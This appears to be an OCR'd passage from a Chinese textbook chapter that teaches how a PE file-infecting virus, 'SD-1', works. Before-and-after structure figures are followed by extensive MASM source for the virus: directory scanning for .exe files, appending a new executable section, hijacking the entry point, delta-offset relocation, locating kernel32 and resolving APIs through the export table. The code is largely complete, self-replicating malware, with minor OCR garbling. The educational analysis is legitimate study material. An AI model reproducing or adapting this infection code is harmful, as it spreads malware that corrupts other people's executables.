


图 3-6　被感染前




图 3-7　感染后显示的信息

再观察目录下文件大小的变化，如图 3-8 所示。可以看到，文件 Insert.exe 大小成为了 24KB，Xmu.exe 成为了 18KB。它们的字节数增加了，其他两个可执行文件大小没有变化，运行也没有感染病毒。可见，该种病毒感染方式修改了可执行文件大小。




图 3-8　感染后的文件

运用前面设计的 PE 文件分析工具，可以观察其结构的变化。以 Insert.exe 为例，感染前如图 3-9 所示，感染后如图 3-10 所示。

程序大小为 0x6000 字节，比感染前增加了 0x1000 字节。有 5 个节，比原来增加了 1 个节，增加的节名为第五个节，节名为.SD-1。入口地址 RVA 为 0x55C1，而第 5 节的起始 RVA 为 0x5000，占用空间大小为 0x1000，可见入口地址在第 5 节内。由以上分析可知，该种感染方式的特点是：

- 增加一个新节，为病毒部分。
- 程序的大小发生变化。
- 程序的入口地址发生变化。




图 3-9　感染前的结构分析

可以看到，程序的大小为 0x5000 字节，共有 4 个节，节名分别为.text、.rdata、.data 和.rsrc。程序的 RVA 入口地址在 0x1730，而第一节的内存偏移地址 RVA 为 0x1000，占用 0x1000 字节，可见入口地址在第一节内。再从如图 3-10 所示来分析感染后的 Insert.exe。




图 3-10　感染后的结构分析

现在再从代码角度分析其病毒的感染原理。

(1) 病毒寻找 exe 文件

```
@SearchFile2 proc
        ;定义局部变量
LOCAL lpName[6]: BYTE    ;作参数，描述要搜寻的文件类型
        LOCAL @st: WIN32_FIND_DATA    ;搜寻文件函数需使用的结构变量
        LOCAL handle: DWORD                ;存放文件句柄
        pushad          ;保护所有寄存器，保证函数调用结束后寄存器不变
;初始化 lpName，使其内容为“*.exe”
        mov al, '*'
        mov lpName, al
        mov al, '.'
        mov lpName+1, al
        mov al, 'e'
        mov lpName+2, al
        mov al, 'x'
        mov lpName+3, al
        mov al, 'e'
        mov lpName+4, al
        mov al, 0
        mov lpName+5, al
        ;调用 FindFirstFile 函数
        invoke [ebx+_FindFirstFile], ADDR lpName, ADDR @st
        mov handle, eax
```

```
        .if eax == INVALID_HANDLE_VALUE    ;失败则返回
          jmp    _Exit0
        .endif
        mov esi, TRUE
        ;循环查找 exe 文件
        ;文件名在@st.cFileName
        .while esi == TRUE
          invoke [ebx+_FindNextFile], handle, ADDR @st
          mov esi, eax ;找到，则 FindNextFile 返回 TRUE，否则返回 FALSE，循环结束
          .break .if esi == FALSE        ;若返回值为 FALSE，退出
    ;必须，否则最后文件被找到两次
          invoke @ProcessPeFile3,ADDR @st.cFileName   ;调用该函数感染一个文件
          mov ecx, eax
          .break .if ecx == -1   ;感染一个文件以后退出。此处看出每次只感染一个文件
        .endw
        invoke [ebx+_FindClose], handle       ;搜寻结束
    _Exit0:
        popad                                 ;恢复所有寄存器
        ret
    @SearchFile2 endp
```

这段代码很类似于前面用 C++写的代码。

(2) 病毒修改 exe 文件

函数@Align2 计算按照指定值对齐后的数值。程序中的节是需要考虑到文件对齐和内存对齐的。假设原来文件对齐粒度 SectionAlignment 为 0x1000，病毒代码长为 0x1780，则对齐后长为 0x2000。通过执行 invoke @Align2, 1780h, 1000，返回值为 2000h。

```
    @Align2 proc _dwSize, _dwAlign
         push   edx
         mov    eax,   _dwSize
         xor    edx,   edx
         div    _dwAlign
         .if    edx
           inc    eax
         .endif
         mul    _dwAlign
         pop    edx
         ret
    @Align2 endp
```

函数@ProcessPeFile3 完成此功能，代码如下：

```
    ;感染文件函数，文件名在 f_Name 指向的缓冲区
    @ProcessPeFile3     proc    f_Name
    ;定义局部变量
    local  @hFile, @dwTemp, @dwEntry, @lpMemory, @OldEntry   ;分别用作文件句柄、
```

```
;临时变量、入口地址、内存指针、原程序入口地址
  local   fTemp0, @dwFileSize, pNewSec ;分别用作临时变量、文件大小、内存指针
  local   flags: DWORD        ;是否成功感染的标志
  pushad          ;保护所有寄存器
  mov   flags, 0            ;初始化，为 0 表示没感染
;******************************************************************
; 以读写方式打开文件 f_Name，打开失败则退出
;******************************************************************
invoke      [ebx+_CreateFile], f_Name, GENERIC_READ or GENERIC_WRITE, \
FILE_SHARE_READ or      FILE_SHARE_WRITE,NULL, OPEN_EXISTING, \
FILE_ATTRIBUTE_ARCHIVE, NULL
  mov      @hFile,   eax   ;得到文件句柄
.if    eax ==      INVALID_HANDLE_VALUE
  jmp _Exit0         ;失败，退出
  .endif
;******************************************************************
; 取文件长度，为 0 则返回
;******************************************************************
invoke      [ebx+_GetFileSize], @hFile, NULL
mov  @dwFileSize,eax
  .if   eax == 0
      jmp _Exit1   ;文件为 0，无法感染，退出
  .endif
;******************************************************************
; 分配内存，得到内存指针@lpMemory
;******************************************************************
invoke   [ebx+_GlobalAlloc], GPTR, @dwFileSize
  mov      @lpMemory, eax        ;内存指针
.if   eax == 0           ;分配内存失败，退出
    jmp   _Exit1
  .endif
;******************************************************************
; 读文件到内存@lpMemory，长度为@dwFileSize
;******************************************************************
  invoke [ebx+_ReadFile], @hFile, @lpMemory, @dwFileSize, ADDR fTemp0, NULL
;******************************************************************
  mov esi,   @lpMemory         ;内存指针赋值给 esi
  assume   esi:ptr IMAGE_DOS_HEADER        ;esi 指向 DOS 头
  .if   word ptr[esi].e_magic!=5A4DH       ;判断前面两个字节是否有“MZ”
    jmp   _Exit2                           ;无 MZ 标志，则不是 exe 文件，返回
  .endif
  mov eax,   [esi].e_lfanew
  add eax,   @lpMemory          ;eax 指到内存中 PE 头开始位置
  assume   esi: nothing              ;去掉 esi 指针特性
```

```
    mov   esi,   eax
    assume   esi:ptr   IMAGE_NT_HEADERS     ;esi 指向 PE 头
    movzx eax,   [esi].FileHeader.NumberOfSections      ;节个数送 eax
    ;movzx 不同于 mov，因[esi].FileHeader.NumberOfSections 为 16 位，则上面指令相当于:
; xor   eax, eax
; mov   ax, [esi].FileHeader.NumberOfSections
dec   eax                                              ;节个数-1→ eax
mov   ecx, sizeof   IMAGE_SECTION_HEADER    ;节表字节数→ecx
mul   ecx       eax*ecx→edx:eax，eax=(节个数-1)*节表大小
mov   edx,   esi                   ;edx=esi，指向 PE 头开始位置
      add   edx, sizeof   IMAGE_NT_HEADERS        ;edx + PE 头结构大小
        add   edx, eax                      ;此时 edx 指向最后一个节表结构开始处
mov   ecx,   edx                                        ;
add   ecx,   sizeof   IMAGE_SECTION_HEADER   ;此时 ecx 指向最后一个节表
;结构，病毒节表结构从此处开始
        ; invoke   [ebx+_MessageBox],0,addr @szNewFile,f_Name,MB_OK   ;测试用
; esi --> 指向 PE 头
; ecx 定位到最后新节表结构开始位置
;edx 定位到原来文件最后一个节表结构开始位置
assume      ecx: ptr   IMAGE_SECTION_HEADER
assume      edx: ptr   IMAGE_SECTION_HEADER
.if   word   ptr[esi].Signature != 4550H     ;检查有无“PE”标志，即是否为合格 PE 文件
     jmp _Exit2                              ;无“PE”标志，返回
.endif
   ; 判断最后的节的节名是否为“.SD-1”，是说明感染过了，否则不感染
   lea   eax,   [edx].Name1        ;最后一节的节名指针→eax
   .if   byte ptr [eax+1] == 'S' && byte ptr[eax+2] == 'D' && byte ptr[eax+3] == '-' && \
   byte ptr[eax+4] == '1'
       jmp _Exit2                              ; 最后的节名不是“.SD-1”，退出
   .endif
   ;修改 PE 文件头
   inc     [esi].FileHeader.NumberOfSections               ;节个数加 1
   mov       eax, [edx].PointerToRawData            ;最后节基于文件的偏移量-->eax
add   eax, [edx].SizeOfRawData ;最后节占用长度+eax-->eax，为新节的文件偏移
   mov       [ecx].PointerToRawData, eax                  ;得到病毒节的文件偏移
   ;计算病毒节文件对齐后长度
   mov   eax,   offset   APPEND_CODE_END-offset   APPEND_CODE
   ; offset   APPEND_CODE_END 和 offset APPEND_CODE 分别为病毒要加入到
;exe 文件中代码的结束地址和起使地址
invoke      @Align2, eax, [esi].OptionalHeader.FileAlignment
mov   [ecx].SizeOfRawData, eax          ;文件节对齐后节长度赋值病毒节表
   ;计算新节内存对齐后长度
   mov eax, offset   APPEND_CODE_END-offset   APPEND_CODE
invoke      @Align2, eax, [esi].OptionalHeader.SectionAlignment
```

```
add  [esi].OptionalHeader.SizeOfCode,eax    ;修正代码段大小 SizeOfCode
add  [esi].OptionalHeader.SizeOfImage, eax
; 修正内存中整个 PE 映像体的尺寸 SizeOfImage
  invoke  @Align2,[edx].Misc.VirtualSize,[esi].OptionalHeader.SectionAlignment
; 计算新节的内存偏移
add   eax,  [edx].VirtualAddress
  mov     [ecx].VirtualAddress,  eax              ;得到新节的内存偏移
mov  [ecx].Misc.VirtualSize,  offset APPEND_CODE_END-offset APPEND_CODE
mov  [ecx].Characteristics,  IMAGE_SCN_CNT_CODE          or
IMAGE_SCN_MEM_EXECUTE or IMAGE_SCN_MEM_READ or \
IMAGE_SCN_MEM_WRITE ;设置新节的属性为“代码”+“可执行”+“可读”+
“可写”。因为该节定义了变量，需读写，又有代码
  ; 设置病毒的节名为 “.SD-1”。实验表明前面不是点也可以
  lea  eax,  [ecx].Name1
  mov  byte ptr[eax],  '.'
  mov  byte ptr[eax+1],  'S'
  mov  byte ptr[eax+2],  'D'
  mov  byte ptr[eax+3],  '-'
  mov  byte ptr[eax+4],  '1'
  mov  byte ptr[eax+5],  0
;*********************************************************************
; 修正程序入口指针。
; 此处函数之间的 pushad....popad;不能去掉，因为所包括的函数会破坏指针寄存
; 器 ecx 的内容。Ecx 用作结构的指针。
;********************************************************************
mov  eax,  [ecx].VirtualAddress
add  eax,  (offset _NewEntry - offset  APPEND_CODE)
;计算新入口地址的虚拟地址 RVA
  push   [esi].OptionalHeader.AddressOfEntryPoint        ;送给@dwEntry
mov  [esi].OptionalHeader.AddressOfEntryPoint, eax ;设置新的入口地址，是 RVA
  pop    @dwEntry                        ;后面要用，先入栈
  pushad
  invoke [ebx+_GlobalAlloc], GPTR, [ecx].SizeOfRawData ;分配病毒节大小的内存
  mov     pNewSec,  eax  ;指针到 pNewSec
  popad
  ; 覆盖原来 exe 文件
; 分别写入文件头、原来的节、病毒节结构、原来的程序代码
  ; 写入的大小为原文件最后节文件偏移+该节大小
  ; 写入时没有使用原文件长度，是因为文件后面可能附加有其他字节，而加载器不
; 做检查
  mov  eax, [edx].PointerToRawData
  add   eax, [edx].SizeOfRawData
  mov   edi, eax
  ; 写入原来的文件。
```

```
    pushad
    invoke     [ebx+_SetFilePointer], @hFile, 0, NULL, FILE_BEGIN
;  文件指针移动到文件开始
    popad  ;恢复 ecx，下面要用
    pushad
    ;新写入的内容其头文件结构已经变化
    invoke   [ebx+_WriteFile], @hFile, @lpMemory, edi, addr    fTemp0, NULL
    popad     ;恢复 ecx，下面要用
    ;写入病毒节长度的数据，为数据全为 0 内存数据
    pushad
    invoke   [ebx+_WriteFile], @hFile, pNewSec, [ecx].SizeOfRawData,    addr \
fTemp0,NULL
    popad     ;恢复 ecx，下面要用
    pushad
    invoke   [ebx+_SetFilePointer], @hFile,edi, NULL, FILE_BEGIN
    popad     ;恢复 ecx，下面要用
    ;再写入病毒代码
    ;为什么不直接写入病毒代码？考虑病毒节也需要文件对齐
    pushad
    mov edi, offset   APPEND_CODE_END-offset   APPEND_CODE    ;写入的长度
    mov eax, offset APPEND_CODE
    add eax,   ebx      ;必须，因为到了被感染文件中 offset APPEND_CODE 已经不是
;  原来的值。
    mov   pNewSec,   eax
    invoke     [ebx+_WriteFile], @hFile, pNewSec, edi, addr fTemp0, NULL
    popad
    pushad
    invoke [ebx+_GlobalFree].pNewSec
    popad
;*****************************************************************
;  修正病毒代码中的 Jmp oldEntry  指令
;*****************************************************************
mov   eax, [ecx].VirtualAddress        ;病毒节虚拟地址-->eax 该指令的 eip
    ;   jmp   ToOldEntry  的下条指令的长度为 5，所以下面的 eax 为
    ;   @dwEntry-eax 为  jmp XXXXX 中的 XXXXXX 值
    addeax,(offset _ToOldEntry-offset APPEND_CODE+5)
    sub@dwEntry,   eax
    mov       ecx,   [ecx].PointerToRawData          ;最后一节文件偏移-->ecx
    ; ecx 为_dwOldEntry 的文件偏移
add   ecx,   (offset _dwOldEntry – offset   APPEND_CODE)
    ; pushad                  ;已经不需要保护 ecx 了，而 ebx 不会变
    invoke   [ebx+_SetFilePointer], @hFile, ecx, NULL, FILE_BEGIN
    ; popad
    ; pushad
```

```
  invoke    [ebx+_WriteFile], @hFile, addr @dwEntry, 4 , addr   @dwTemp, NULL
; 写入_dwOldEntry 的值为@dwEntry
  ; popad
;*****************************************************************
; 成功感染，则设置 flags 为-1
;*****************************************************************
mov   flags,   -1
  assume   esi:nothing
_Exit2:
  invoke    [ebx+_GlobalFree],   @lpMemory        ;释放内存
_Exit1:
  invoke   [ebx+_CloseHandle],   @hFile           ;释放文件句柄
_Exit0:
  popad
  mov    eax, flags
  ret
@ProcessPeFile3    endp
```

从上面代码可以看到添加病毒节时，病毒进行了如下工作：

① 分析 exe 搜索到的文件是否为正常的 PE 文件。方法为判断 DOS 头有无“MZ”标志和 PE 头有无“PE”标志。

② 分析是否已经被感染过了。读文件到内存，分析最后一个节的节名是否为“SD-1”，是则认为已经感染过了，不重复感染。

③ 建立病毒节表结构，将病毒代码写入到被感染文件最后。节表结构中需要填入的参数有节名“SD-1”、节的内存偏移地址 VirtualAddress、节的属性 Characteristics、节的文件偏移 PointerToRawData、节的实际大小 VirtualSize。

④ 修改的参数有 PE 头中的节个数 NumberOfSections、代码段大小 SizeOfCode、内存中整个 PE 映像体的尺寸 SizeOfImage、入口地址 AddressOfEntryPoint。

思考：

如果被感染文件的最后一个节表结构和第一个节之间的间距很小，不足以让病毒插入一个新的节表结构，病毒还能感染该文件么？

再来看看病毒代码是如何调用这两个函数的。

```
;附加代码开始位置
APPEND_CODE equ      $          ; APPEND_CODE 等于当前位置的偏移地址
hDllKernel32      dd    ?
hDllUser32 dd     ?
hDllShell32      dd       ?
_GetProcAddress _ApiGetProcAddress   ?
_LoadLibrary     _ApiLoadLibrary       ?
_MessageBox      _ApiMessageBox        ?
szLoadLibrary     db    'LoadLibraryA',0
```

```
szGetProcAddress db   'GetProcAddress',0
szUser32    db    'user32',0
szKernel32 db     'kernel32.dll',0
szMessageBox    db    'MessageBoxA',0
szCaption   db    '升达经贸管理学院资讯系',0
szText1     db    '该程序已经感染了 SD-1 病毒',0dh,0ah
                  db      "病毒程序演示",0dh,0ah
                  db      "只感染本目录下 EXE 文件",0dh,0ah
                  db      "感染后提示该信息框",0dh,0ah
                  db      "每次运行时会自动感染该目录下一个文件",0
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 公用模块：_GetKernel.asm
; 根据程序被调用的时候堆栈中有个用于 Ret 的地址指向 Kernel32.dll
; 而从内存中扫描并获取 Kernel32.dll 的基址
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 错误 Handler
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_SEHHandler     proc  _lpExceptionRecord,_lpSEH,_lpContext,_lpDispatcherContext
        pushad
        mov  esi,_lpExceptionRecord
        mov  edi,_lpContext
        assume      esi: ptr EXCEPTION_RECORD, edi: ptr CONTEXT
        mov    eax,_lpSEH
        push    [eax + 0ch]
        pop     [edi].regEbp
        push    [eax + 8]
        pop     [edi].regEip
        push    eax
        pop   [edi].regEsp
        assume      esi:nothing,edi:nothing
        popad
        mov  eax, ExceptionContinueExecution
        ret
_SEHHandler endp
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 在内存中扫描 Kernel32.dll 的基址
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_GetKernelBase    proc _dwKernelRet
local  @dwReturn
pushad
mov  @dwReturn,    0
;**********************************************************************
; 重定位
```

```
;************************************************************
call   @F
@@:
pop   ebx               ;函数调用中的 ebx 从此处得到
sub   ebx,offset @B
;************************************************************
; 创建用于错误处理的 SEH 结构
;************************************************************
assume      fs:nothing
push   ebp
lea    eax,   [ebx + offset _PageError]
push   eax
lea    eax,   [ebx + offset _SEHHandler]
push   eax
push   fs:[0]
mov    fs:[0],   esp
;************************************************************
; 查找 Kernel32.dll 的基地址
;************************************************************
mov    edi, _dwKernelRet
and    edi, 0ffff0000h
.while      TRUE
.if    word   ptr [edi] == IMAGE_DOS_SIGNATURE
   mov       esi, edi
   add       esi, [esi+003ch]
   .if word ptr [esi] == IMAGE_NT_SIGNATURE
       mov    @dwReturn, edi
   .break
   .endif
.endif
_PageError:
sub   edi,   010000h
.break      .if edi < 070000000h
.endw
pop    fs:[0]
add    esp,   0ch
popad
mov  eax,   @dwReturn
ret
_GetKernelBase  endp
; >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 从内存中模块的导出表中获取某个 API 的入口地址
; _hModule 是由_GetKernelBase 函数得到的 Kernel32.dll 基址
; _lpszApi 是函数的字符串名
```

```
; >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_GetApi         proc    _hModule, _lpszApi
local  @dwReturn, @dwStringLength
pushad
mov    @dwReturn, 0
; ********************************************************************
; 重定位
; ********************************************************************
call   @F
@@:
pop    ebx
sub    ebx,   offset @B
; *******************************************************************
; 创建用于错误处理的 SEH 结构
; *******************************************************************
assume      fs:nothing
push  ebp
lea    eax, [ebx + offset _Error]
push   eax
lea    eax, [ebx + offset _SEHHandler]
push  eax
push  fs:[0]
mov   fs:[0], esp
; ********************************************************************
; 计算 API 字符串的长度(带尾部的 0)
; ********************************************************************
mov   edi, _lpszApi
mov   ecx,   -1
xor    al, al
cld
repnz scasb
mov    ecx,   edi
sub    ecx,   _lpszApi
mov    @dwStringLength,   ecx
;*********************************************************************
; 从 PE 文件头的数据目录获取导出表地址
;*********************************************************************
mov   esi,   _hModule
add    esi,   [esi + 3ch]
assume      esi:ptr   IMAGE_NT_HEADERS
mov   esi,   [esi].OptionalHeader.DataDirectory.VirtualAddress
add    esi,   _hModule
assume      esi:ptr   IMAGE_EXPORT_DIRECTORY
;*********************************************************************
```

```
; 查找符合名称的导出函数名
;*********************************************************************
mov  ebx,   [esi].AddressOfNames
add  ebx,   _hModule
xor  edx,   edx
.repeat
push  esi
mov  edi,   [ebx]
add  edi,   _hModule
mov  esi,   _lpszApi
mov  ecx,   @dwStringLength
repz  cmpsb
.if    ZERO?          ; 判断 ZF 是否为 0
pop    esi
jmp    @F
.endif
pop   esi
add  ebx,   4
inc   edx
.until edx >=      [esi].NumberOfNames
jmp   _Error
@@:
; *****************************************************************
; API 名称索引 --> 序号索引 --> 地址索引
; *****************************************************************
sub   ebx,   [esi].AddressOfNames
sub   ebx,   _hModule
shr   ebx,   1
add   ebx,   [esi].AddressOfNameOrdinals
add   ebx,   _hModule
movzx        eax,   word ptr [ebx]
shl   eax,   2
add   eax,   [esi].AddressOfFunctions
add   eax,   _hModule
;*****************************************************************
; 从地址表得到导出函数地址
;*****************************************************************
mov  eax,   [eax]
add  eax,   _hModule
mov  @dwReturn,   eax
_Error:
pop   fs:[0]
add  esp,   0ch
assume       esi: nothing
```

```
popad
mov   eax,@dwReturn
ret
_GetApi           endp
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
; 一些 API 函数的原形定义，在程序中要用到
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_ProtoFindFirstFile         typedef     proto       :dword, :dword
_ProtoFindNextFile          typedef     proto       :dword, :dword
_ProtoFindClose             typedef     proto       :dword
_ProtoSetEndOfFile          typedef     proto       :dword
_ProtoGetProcAddress        typedef     proto       :dword, :dword
_ProtoLoadLibrary           typedef     proto       :dword
_ProtoMessageBox            typedef     proto       :dword,   :dword,   :dword,   :dword
_ProtoDeleteFile            typedef     proto       :dword
_ProtoCreateFile            typedef     proto       :dword,   :dword,   :dword,   :dword, :dword,: \
dword, :dword
_ProtoReadFile              typedef     proto       :dword,   :dword,   :dword,   :dword,   :dword
_ProtoWriteFile             typedef     proto       :dword,   :dword,   :dword,   :dword,   :dword
_ProtoSetFilePointer        typedef     proto       :dword,   :dword,   :dword,   :dword
_ProtoCloseHandle           typedef     proto       :dword
_ProtoDeleteFile            typedef     proto       :dword
_ProtoGetFileSize           typedef     proto       :dword,   :dword
_ProtoCopyFile              typedef     proto       :dword,   :dword,   :dword
_ProtoGlobalAlloc           typedef     proto       :dword,   :dword
